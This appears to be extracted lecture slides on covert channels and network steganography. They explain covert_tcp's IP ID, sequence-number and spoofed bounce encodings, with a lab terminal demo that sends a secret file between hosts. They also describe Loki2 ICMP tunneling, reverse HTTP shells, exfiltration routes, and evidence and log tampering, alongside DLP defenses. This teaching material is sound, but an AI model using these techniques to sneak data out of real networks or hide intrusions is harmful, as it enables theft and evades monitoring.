Courtesy: *WestLicht Auctions*

Covert Channel

- The "message" is hidden within the traffic of a legitimate communications channel.

Network Steganography

- The "message" is hidden within the traffic of a legitimate communications channel.

Common Example – Tunnel inside TCP 80

- Tunneling – encapsulating one protocol into another protocol.
- Very common method for even legitimate applications is to tunnel their communications over TCP 80.
- Other methods include tunneling inside SSH and GRE tunneling.
- This causes problems for firewalls that rely on restricting traffic by IP and source/destination port
- Application layer firewalls dig deeper into the packets and can filter by the application itself.

TCP Header (review)

Bit 0	Bit 4	Bit 8	Bit 12	Bit 16	Bit 20	Bit 24	Bit 28
Source Port				Destination Port			
Sequence Number							
Acknowledgement Number							
Offset	Reserved	E C E U A P R S F		Window			
Checksum				Urgent Pointer			
Options and Padding							

16 bits that can be used for a covert channel.
(note: all bit combos not available as the flags have to present a valid state)

covert_tcp

- covert_tcp: a proof of concept application that uses raw sockets to construct forged packets and encapsulate data
- While there are methods for hiding data in 'optional' fields of a protocol header, the preferred method is to hide in mandatory fields
- This is more effective as network equipment can easily be programmed to reset or erase 'optional' fields.
- NAT will cause problems

http://firstmonday.org/htbin/cgiwrap/bin/ojs/index.php/fm/article/view/528/449

covert_tcp

Covert_tcp can hide data in:

1. IP Identification Method: Insert a single ASCII character and receive it at the other end
2. TCP Sequence Number method:
   - Send SYN with ASCII character as the initial sequence number
   - Reply with a RST
   - RST actually acks the receipt of the hidden character
3. TCP ACK #
   - Most covert and sophisticated
   - Sender "bounces" the information off of a unwitting intermediate party

covert_tcp (TCP ACK method)

- Client sends SYN packet to bounce server
  - Source address is spoofed to recipients address
  - ISN # is ASCII # -1
- Bounce server responds to receiver
  - Sends SYN ACK or RST
  - Both will increment ISN by 1 and the ASCII character is received

Bounce Server

SYN(ISNb), ACK(ISNa)
-or-
RST, ACK(ISNa)

SYN(ISNa-1)

covert_tcp Sender

covert_tcp Receiver
ASCII Character a recovered

covert_tcp (TCP ACK method)

When using IP Iden mode (default) here is the ASCII to IDENT # encoding

```
Letter Ascii x256
A 65 16640
B 66 16896
D 68 17408
E 69 17664
F 70 17920
G 71 18176
H 72 18432
I 73 18688
J 74 18944
K 75 19200
L 76 19456
M 77 19712
```

```
N 78 19968
O 79 20224
P 80 20480
Q 81 20736
R 82 20992
S 83 21248
T 84 21504
U 85 21760
V 86 22016
W 87 22272
X 88 22528
Y 89 22784
Z 90 23040
```

covert_tcp - Example

```
kobrien@ubuntu-vm:~$ echo "secret of the day" > secret.txt
kobrien@ubuntu-vm:~$ less secret.txt
kobrien@ubuntu-vm:~$ cat secret.txt
secret of the day
kobrien@ubuntu-vm:~$ sudo ./covert_tcp -dest 10.1.1.201 -source 10.1.1.198 -file
secret.txt
[sudo] password for kobrien:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.1.1.201
Source Host     : 10.1.1.198
Originating Port: random
Destination Port: 80
Encoded Filename: secret.txt
Encoding Type   : IP ID

Client Mode: Sending data.

Sending Data: s
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: o
Sending Data: f
Sending Data:
Sending Data: t
Sending Data: h
Sending Data: e
Sending Data:
Sending Data: d
Sending Data: a
Sending Data: y
Sending Data:

kobrien@ubuntu-vm:~$ █
```

```
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.1.1.198
Listening for data bound for local port: Any Port
Decoded Filename: received.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: s
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: o
Receiving Data: f
Receiving Data:
Receiving Data: t
Receiving Data: h
Receiving Data: e
Receiving Data:
Receiving Data: d
Receiving Data: a
Receiving Data: y
Receiving Data:

^C
kobrien@ubuntu-vm:~$ █
```

TCP Header (review)

Bit 0	Bit 4	Bit 8	Bit 12	Bit 16	Bit 20	Bit 24	Bit 28
Source Port				Destination Port			
Sequence Number							
Acknowledgement Number							
Offset	Reserved	E C E U A P R S F		Window			
Checksum				Urgent Pointer			
Options and Padding							

16 bits that can be used for a covert channel.
(note: all bit combos not available as the flags have to present a valid state)

Loki2

- Loki: arbitrary information tunneling in the data portion of ICMP_ECHO (type 0x8) and ICMP_ECHOREPLY (type 0x0) packets
- Attacker install Loki on compromised server
  - Requires root permissions
  - Grabs incoming ICMP packets from the kernel
- Can also use UDP 53 to disguise as a DNS request
- Can switch between UDP and ICMP on the fly
- Encryption supported (Blowfish and DH key exchange)
- Under the radar of most detection mechanisms since ICMP is commonly allowed and doesn't have UDP/TCP ports.

00 01 02 03 04 05 06 07	08 09 10 11 12 13 14 15	16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Type = 8	Code = 0	Header Checksum
Identifier		Sequence Number
Data		

Reverse WWW Shell

- Covert channel using HTTP
- Reverse WWW shell installed on compromised machine
- Every 60 seconds it "phones home" and contacts extenal server
- It "pulls" in commands and sends over normal HTTP
- Looks like normal web traffic
- Same idea used by legitimate software such as GoToMyPC

Advanced Exfiltration

- Exfiltration can use any common network protocls
  - DNS
  - HTTP
  - Email
  - Upload to Websites
    - Pastebin
    - Dropbox/Google Drive

Data Loss Prevention (DLP)

- DLP is a class of tools used to prevent accidental or intention exfiltration of data
  - Host based and network based (email gateway, web proxy)
  - Identification of sensitive data
    - Regular expression
    - Keywords
    - Data tagging (e.g., Azure Information Protection (AIP))
  - Monitors portable devices (e.g., USB flash drives)

Removal of Evidence

Altering Event Logs
